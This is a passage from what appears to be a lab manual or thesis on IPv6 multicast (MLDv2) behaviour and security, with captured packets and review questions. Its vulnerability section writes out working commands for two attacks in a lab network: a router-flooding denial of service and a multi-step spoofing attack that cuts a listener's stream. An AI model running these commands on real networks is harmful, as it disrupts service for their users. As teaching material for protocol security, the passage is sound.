    Type: Multicast Listener Query (130)
    Code: 0
    Checksum: 0x86d6 [correct]
    [Checksum Status: Good]
    Maximum Response Code: 1
    Reserved: 0000
    Multicast Address: ff08::db8
  > Flags: 0x02
    QQIC (Querier's Query Interval Code): 125
    Number of Sources: 1
    Source Address: 2001:db8:abcd:3:31bc:eb00:7509:c9ec
```

Fig. 5.31: Captured MLDv2 Multicast Address and Source Specific Query and its response.

✎. Using the application Ostinato

Multicast Address and Source Specific Query can be designed by Ostinato with the same result as the **mld_query.py** tool. All selected protocols at **Protocol Selection** tab are the same as the case of General Query, as depicted in Fig. 5.18.

On the **Protocol Data** tab, the destination address at Internet Protocol ver 6 is changed from `ff02::1` to `ff08::db8`. The group address at Multicast Listener Discovery field is written as `ff08::db8` instead of `::`. Especially, the source list is filled in with the IPv6 global address of PC4 (`2001:db8:abcd:3:31bc:eb00:7509:c9ec`), as shown in Fig. 5.32. Last but not least, on **Stream Control** tab, the number of packets is set to value 1. The stream is applied and start to send the packet.


Multicast Listener Discovery

Message Type: 130 - MLDv2 Query
Max Response Time (1/10s): 1
Checksum: 86D6

Group Address	Mode	Count	Prefix
ff08::db8	Fixed	16	/24

S Flag (Suppress Router Processing)
QRV: 2
QQI: 125
Source List: 2001:db8:abcd:3:31bc:eb00:7509:c9ec

Fig. 5.32: Configuration at the Protocol Data tab for sending the MLDv2 Multicast Address and Source Specific Query.



```
Source                    Destination  Protocol  Info
fe80::7790:2c2b:9e56:431b  ff02::16    ICMPv6    Multicast Listener Report Message v2
› Frame 2: 106 bytes on wire (848 bits), 106 bytes captured (848 bits) on interface eth0, id 0
› Ethernet II, Src: VMware_8e:74:ad (00:0c:29:8e:74:ad), Dst: IPv6mcast_16 (33:33:00:00:00:16)
› Internet Protocol Version 6, Src: fe80::7790:2c2b:9e56:431b, Dst: ff02::16
˅ Internet Control Message Protocol v6
    Type: Multicast Listener Report Message v2 (143)
    Code: 0
    Checksum: 0xaad1 [correct]
    [Checksum Status: Good]
    Reserved: 0000
    Number of Multicast Address Records: 1
  ˅ Multicast Address Record Include: ff08::db8
      Record Type: Include (1)
      Aux Data Len: 0
      Number of Sources: 1
      Multicast Address: ff08::db8
      Source Address: 2001:db8:abcd:3:31bc:eb00:7509:c9ec
```


Fig. 5.33: Captured MLDv2 Report from PC2 after receiving Multicast Address and Source Specific Query.

The generated packet by using the designed toolkit (or Ostinato) and its response from PC2 are illustrated in Fig. 5.31 and Fig. 5.33. PC2 (Windows) is the only node, which answers the Query from PC1. In the Report packet sent to the Querier, PC2 only informs the current status of the multicast address `ff08::db8`, not all the addresses it belongs to. The current state of PC2 with the multicast address `ff08::db8` is INCLUDE with the IPv6 address of PC4 as the source, which means PC2 is currently listening to the group `ff08::db8` and getting data from PC4 (Ubuntu).

(d) Potential vulnerabilities of MLDv2

. Using the designed toolkit to cause MLDv2 Resource Depletion

Besides the undeniable benefits of MLDv2 packets, the attacker can use these same packets to attack the victim. One of the most popular and effective attacks is Denial of Service (DoS), where the attacker sends a large number of MLDv2 Reports to overwhelm the multicast router. From there, all network traffic through the router might be badly influenced or or even worse crashed.



```
┌──(root㉿kali)-[/home/kali/IPv6-generator]
└─# python3 mldv2_report.py eth0 -f random
Flooding the destination: ff02::16 with MLDv2 Report messages (press Ctrl+C to stop the
attack).....
```

```
My traceroute

Hostname: 2001:db8:abcd:1::1    1.00    Pause  Restart  About  Quit

Hostname                            Loss   Snt  Last  Avg   Best  Worst  StDev
2001:db8:abcd:1:1a4:2296:7e2c:8941  85.2%   82  3083  1219     4   3083  1305.65
```

Fig. 5.34: Result after running mldv2_report.py tool to flood the router.

In this kind of attack, the **mldv2_report.py** tool from network toolkit is chosen. In case of Ostinato, because of generating a lot of random Records inside the packet, Ostinato is not much suitable for users to perform this task. Therefore, only the designed toolkit is applied in this case. From PC1 (attacker), an enormous number of MLDv2 Reports with random addresses and many falsified Records are sent continuously to the multicast router R1. The option to launch this attack is **-f random**, which is depicted in Fig. 5.34.

After launching the attack for 15 seconds, a huge number of Reports with falsified Records have filled the cache of router R1 quickly. The percentage of packet loss from router R1 rapidly reaches the value of 85.2% because router becomes unresponsive and packets start being dropped after that. Considering that PC4 is still streaming and PC2 is currently watching this stream, the video is sure to be jerky, the image quality will be very low, and may freeze permanently. This greatly affects viewer comfort, and can lead to economic impact for the broadcasters afterwards.

In addition, the influence of the router can lead to many other consequences such as the exchange of information of the internal network with other networks, address auto-configuration or address leasing.

✎. Using the the designed toolkit to cause MLDv2 Listener Removal


The second type of attack related to MLDv2 is called MLD Listener Removal, in which PC1 (attacker) tricks router R1 to believe that there is no interest anymore in receiving data from the source (PC4). The influenced host is PC2 (Windows), which is still currently interested in the video stream from PC4. After the attack, router R1 is going to stop forwarding the stream to PC2. This attack includes a sequence of steps in sequential order:

1. Taking over the Querier role of legitimate router R1.
2. Sending a spoofed MLDv2 Report to inform the removal of all listeners in the multicast group (in this case, `ff08::db8` is the concern group).
3. Sending two spoofed MLDv2 Last Listener Query to the router for making it believe that there are no members on this group anymore.

To trigger this attack, the attacker (PC1) must be the Querier at the initial stage, as depicted in Fig. 5.23. This stage is extremely important since the legitimate router R1 can no longer send Query to clients anymore if not being the Querier. To demonstrate the effect of Querier, let's skip the first step (taking over Querier role) and conduct the second step (sending the spoofed MLDv2 Report).


To send MLDv2 Report for removing all listeners in the multicast group with address `ff08::db8`, the **mldv2_report.py** tool is chosen from the network toolkit, as described in Fig. 4.5. The configuration is set up as below. The format of generated MLDv2 Report message with its responses is depicted in Fig. 5.35 and Fig. 5.36.

- Interface: The network interface **eth0** is chosen to send the packet from PC1 (attacker).
- Source IPv6 address: It is left blank because the tool can automatically generate the attacker's link-local address from the network interface.
- Destination IPv6 address: It is also left blank as the tool by default sets `ff02::16` (all MLDv2-capable routers) as the destination.
- Multicast Address Record: Since this Report message is designed for removing all listeners in the multicast group `ff08::db8`, the Record type is set to value of 3 (`CHANGE_TO_INCLUDE`), the multicast address is `ff08::18` and the sources list is left blank. Therefore, the syntax for this Multicast Address Record is written as **-lmar "rtype=1;mip=ff08::db8;src=[]"** (Every parameter is separated by the sign ";", as explained in the previous chapter for using the network toolkit).



```
┌──(root㉿kali)-[/home/kali/IPv6-generator]
└─# python3 mldv2_report.py eth0 -lmar "rtype=3;mip=ff08::db8;src=[]"
Sending MLDv2 Report to destination: ff02::16
+ Received MLDv2 Query message number #1
     from IPv6 address: fe80::c801:11ff:fef5:8 and MAC address: ca:01:11:f5:00:08
     Maximum Response Code: 1000, Suppress Router-Side Processing: No
     Querier's Robustness Variable: 2, and Querier's query interval code: 125
     to the multicast address ff08::db8, and sources: []
----------------------------------------------------------------------------------
+ Received MLDv2 Report message number #2
     from IPv6 address: fe80::7790:2c2b:9e56:431b and MAC address: 00:0c:29:8e:74:ad
       Record number 1: MODE_IS_EXCLUDE and multicast address: ff08::db8
               Sources: []
----------------------------------------------------------------------------------
+ Received MLDv2 Query message number #3
     from IPv6 address: fe80::c801:11ff:fef5:8 and MAC address: ca:01:11:f5:00:08
     Maximum Response Code: 1000, Suppress Router-Side Processing: Yes
     Querier's Robustness Variable: 2, and Querier's query interval code: 125
     to the multicast address ff08::db8, and sources: []
----------------------------------------------------------------------------------
+ Received MLDv2 Report message number #4
     from IPv6 address: fe80::7790:2c2b:9e56:431b and MAC address: 00:0c:29:8e:74:ad
       Record number 1: MODE_IS_EXCLUDE and multicast address: ff08::db8
               Sources: []
----------------------------------------------------------------------------------
```

Fig. 5.35: Result after running mldv2_report.py tool to remove all listeners from the multicast group ff08::db8 when R1 is the Querier.




```
Source                      Destination  Protocol  Info
fe80::8ac4:147a:5dfe:a9c6   ff02::16     ICMPv6    Multicast Listener Report Message v2
fe80::c801:11ff:fef5:8      ff08::db8    ICMPv6    Multicast Listener Query
fe80::7790:2c2b:9e56:431b   ff02::16     ICMPv6    Multicast Listener Report Message v2
fe80::c801:11ff:fef5:8      ff08::db8    ICMPv6    Multicast Listener Query
fe80::7790:2c2b:9e56:431b   ff02::16     ICMPv6    Multicast Listener Report Message v2

> Frame 1: 90 bytes on wire (720 bits), 90 bytes captured (720 bits) on interface eth0, id 0
> Ethernet II, Src: VMware_8c:0b:0d (00:0c:29:8c:0b:0d), Dst: IPv6mcast_16 (33:33:00:00:00:16)
> Internet Protocol Version 6, Src: fe80::8ac4:147a:5dfe:a9c6, Dst: ff02::16
v Internet Control Message Protocol v6
    Type: Multicast Listener Report Message v2 (143)
    Code: 0
    Checksum: 0xbc49 [correct]
    [Checksum Status: Good]
    Reserved: 0000
    Number of Multicast Address Records: 1
  v Multicast Address Record Changed to include: ff08::db8
      Record Type: Changed to include (3)
      Aux Data Len: 0
      Number of Sources: 0
      Multicast Address: ff08::db8
```

Fig. 5.36: Captured MLDv2 Report for removing all listeners from the multicast group ff08::db8 and its response.

As being Querier, after receiving MLDv2 Report message with the state-change mode Record (in this case, Changed to include), router R1 sends a General Query message to discover whether there is any multicast listener on the connected interface. Unfortunately, as PC2 is still interested in the multicast group `ff08::db8`. Therefore, PC2 sends a Report back to the router to inform that it is still retrieving data from this group (with Exclude mode and multicast address `ff08::db8` in the Record), as depicted in Fig. 5.35 and Fig. 5.36. Router R1 by default sends the same General Query again with the Suppress Router-Side Processing to check the presence of listeners, and still gets Report message from PC2 what informs the interest of multicast address `ff08::db8`. As a consequence, router R1 asserts that PC2 is still interested in the address ff08::db8. So R1 continues to allow PC2 to get stream data from the source PC4 and the attack is failed.

Therefore, it is necessary to perform the first step (Taking over the Querier role). In this situation, PC1 (attacker) steals the Querier role from legitimate router R1. This can be done by sending any type of Query messages with the lower IPv6 link-local address than the one of router R1. By default, the link-local address of PC1 (`fe80::8ac4:147a:5dfe:a9c6`) is lower than R1 (`fe80::c801:11ff:fef5:8`). After sending Query, PC1 becomes the winner, as depicted in Fig. 5.23.

At the second step, MLDv2 Report with an aim to deleting all listeners from group `ff08::db8`. The configuration for the tool **mldv2_report.py** is the same as above. The output after launching is shown in Fig. 5.37.



```
┌──(root㉿kali)-[/home/kali/IPv6-generator]
└─# python3 mldv2_report.py eth0 -lmar "rtype=3;mip=ff08::db8;src=[]"
Sending MLDv2 Report to destination: ff02::16
```


Fig. 5.37: Result after running mldv2_report.py tool to remove all listeners from the multicast group ff08::db8 when PC1 is the Querier.

As can be seen from Fig. 5.37, after sending the specified MLDv2 Report, there is no response anymore from router R1 and PC2. This can be explained that router R1 is no longer a Querier, so R1 does not send any Query packets to clients. As a corollary, since PC2 does not receive any Query, it will not send any Report as a response back to the router. Thus, the attack can be continued without any problem.

Even though the second step is applied for removing all listeners from the multicast group `ff08::db8`, PC2 can still get the video stream from the source PC4. That is because the router only believes that there aren't any listeners left in the `ff08::db8` group if it receives Last Listener Query messages without any interrupting Report packets during the The Last Listener Query Interval [43]. The number of Last Listener Query messages which is sent before router R1 assumes that there are no listener left for the multicast address, is equal to the value of Robustness


Variable. This value is 2 in this circumstance.

However, this type of Query message (Last Listener Query) is especially different than the other Queries. In this packet, the destination address is the IPv6 unicast global address of the source instead of the standard multicast address. This feature has been defined by RFC 3810 [43] that a node is required to receive and handle any Query having IPv6 destination address with the type (either unicast or multicast) because this capability can be beneficial for debugging purposes. In terms of this attack, the IPv6 unicast global address of PC4 (source) is utilized as an exploit to entirely circumvent the authorized MLD router and communicate directly (for any desired purpose) with the target (PC4), defined in [47].



```
┌──(root㉿kali)-[/home/kali/IPv6-generator]
└─# python3 mld_query.py eth0 -v 2 -hbh -mip ff08::db8 -dip 2001:db8:abcd:3:31bc:eb00:75
09:c9ec -mrc 1 -qrv 2 -qqic 125
Sending MLDv2 Multicast Address Specific Query message to the destination:  2001:db8:abc
d:3:31bc:eb00:7509:c9ec

┌──(root㉿kali)-[/home/kali/IPv6-generator]
└─# python3 mld_query.py eth0 -v 2 -hbh -mip ff08::db8 -dip 2001:db8:abcd:3:31bc:eb00:75
09:c9ec -mrc 1 -qrv 2 -qqic 125
Sending MLDv2 Multicast Address Specific Query message to the destination:  2001:db8:abc
d:3:31bc:eb00:7509:c9ec
```

Fig. 5.38: Result after running mld_query.py tool to send Last Listener Query.



```
Source                      Destination                              Protocol  Info
fe80::8ac4:147a:5dfe:a9c6   2001:db8:abcd:3:31bc:eb00:7509:c9ec     ICMPv6    Multicast Listener Query
fe80::8ac4:147a:5dfe:a9c6   2001:db8:abcd:3:31bc:eb00:7509:c9ec     ICMPv6    Multicast Listener Query

> Frame 5: 90 bytes on wire (720 bits), 90 bytes captured (720 bits) on interface eth0, id 0
> Ethernet II, Src: VMware_8c:0b:0d (00:0c:29:8c:0b:0d), Dst: ca:01:11:f5:00:08 (ca:01:11:f5:00:08)
> Internet Protocol Version 6, Src: fe80::8ac4:147a:5dfe:a9c6, Dst: 2001:db8:abcd:3:31bc:eb00:7509:c9ec
v Internet Control Message Protocol v6
    Type: Multicast Listener Query (130)
    Code: 0
    Checksum: 0x93a8 [correct]
    [Checksum Status: Good]
    Maximum Response Code: 1
    Reserved: 0000
    Multicast Address: ff08::db8
  > Flags: 0x02
    QQIC (Querier's Query Interval Code): 125
    Number of Sources: 0
```

Fig. 5.39: Captured MLDv2 Last Listener Query for the multicast group ff08::db8.

For sending Last Listener Query for the multicast group `ff08::db8`, the tool **mld_query.py** is applied. The syntax configuration is inserted as below. The output after running this tool and the format of Last Listener Query packet are described in Fig. 5.38 and fig. 5.39.

- Source IPv6 address: **-sip fe80::8ac4:147a:5dfe:a9c6**. However, it can be left blank since the tool will automatically generate this address from the interface.
- Destination IPv6 address: **-dip 2001:db8:abcd:3:31bc:eb00:7509:c9ec**. This is the IPv6 global address of PC4, which is the source of the stream.
- Version of query: Version 2 is selected with command **-v 2**.
- Router Alert Option: The Hop-by-Hop Option with Router Alert is added into the MLDv2 Query with parameter **-hbh**. The Query message might be ignored by several machines if this option is not included.
- Multicast Address: **-mip ff08::db8**.
- Number of Sources: This is left blank since no sources are included in the Last Listener Query message.
- Maximum Response Code: **-mrc 1**. In this situation, the maximum latency is set to 1/10 second.
- Querier's Robustness Value: **-qrv 2**. The default value is 2, which has been defined in RFC 3810 [43].
- Querier's Query Interval Code: **-qqic 125**. It is set to 125 (equivalent to 125/4 seconds) in this case, which is the default value.

After running two consecutive Last Listener Query packets, the running video on PC2 immediately stops as a result.

Review questions

The purpose of the following review questions is to clarify the behaviour of devices when dealing with Multicast Listener Discovery packets. All answers are located in the attachment A.2.

Question 1:

In which characteristics is MLDv2 superior to MLDv1?

Question 2:

Which devices in the scenario respond to the General Query from router R1?

a) Perform sending General Query by the designed toolkit and Ostinato.

b) Capture the Query together with its answers. Describe the format of these packets and their content.

Question 3:

Which devices in the scenario respond to the Multicast Address Specific Query from PC1 with the group `ff08::db8`?
a) Perform sending this Query by the designed toolkit and Ostinato.
b) Capture the Query together with its answers. Describe the format of these packets and their content.

Question 4:

Which devices in the scenario respond to the Multicast Address and Source Specific Query with the group `ff08::db8` and the sources list contains only the IPv6 address of PC4 (`2001:db8:abcd:3:31bc:eb00:7509:c9ec`)?
a) Perform sending this Query by the designed toolkit and Ostinato. Capture the Query together with its answers. Describe the format of these packets and their content.
b) How do devices respond to this Multicast Address and Source Specific Query if the sources list contains the random address (e.g. `2001::bad`) instead of the real source `2001:db8:abcd:3:31bc:eb00:7509:c9ec`. Keep in mind that this source does not actually exist. Verify this by the designed toolkit and Ostinato.

Question 5:

What is the mechanism of querier election?
a) Which link-local address can be set to router R1 to avoid losing the querier role?
b) What address the attacker has to spoof when the legitimate router is having the link-local address as `fe80::1`?

5.3 Fragmentation

In IPv6, fragmentation occurs when a packet is too large to be transmitted over a link with a smaller Maximum Transmission Unit (MTU) size. This can happen when a packet is sent from a source host with an MTU size larger than the MTU size of a router or destination host. In this case, the packet is fragmented into smaller packets that can be transmitted over the link with the smaller MTU size.

Precondition

At the initial step, all devices are in a powered off state. Then, router R1, R2, and switch S1 are first started up to activate the address allocation and routing functions, as described in Listing. 3.1. Next, all PCs (from 1 to 4) are turned on and wait for a certain interval to complete the SLAAC (Stateless Address Auto-configuration) process and stabilize. The network scenario with address specification is depicted in Fig. 5.40.

Operations and Observation

By default, the MTU of every interface in the network scenario is equal to 1500. For instance, the defined MTU on the network interface of PC2 (Windows) can be verified by the command depicted in Listing. 5.3. From PC2, a Ping message with the Payload size 2000 (larger than MTU 1500) is sent to PC4. The terminal command is written as **ping 2001:db8:abcd:3:31bc:eb00:7509:c9ec -l 2000**.





Fig. 5.40: The network topology for testing Fragmentation.

```
C:\Users\User>netsh interface ipv6 show interfaces

Idx     Met         MTU          State            Name
---   --------    -------    ---------       ------------
  4       25        1500     connected         Ethernet0
```

Listing 5.3: The specification about network interface of PC2 (shortened output).

As can be seen from Fig. 5.41, the ICMPv6 Echo Request sent from PC2 is fragmented into two parts by PC2. In the first fragment, Fragment Header indicates that this packet is not the last fragment with the flag More Fragments set to Yes.



```
Source                                  Destination                             Protocol  Length  Info
2001:db8:abcd:1:36c4:ffc5:c10f:3ce9  2001:db8:abcd:3:31bc:eb00:7509:c9ec  IPv6      1510 IPv6 fragment (off=0
2001:db8:abcd:1:36c4:ffc5:c10f:3ce9  2001:db8:abcd:3:31bc:eb00:7509:c9ec  ICMPv6     622 Echo (ping) request
2001:db8:abcd:3:31bc:eb00:7509:c9ec  2001:db8:abcd:1:36c4:ffc5:c10f:3ce9  IPv6      1510 IPv6 fragment (off=0
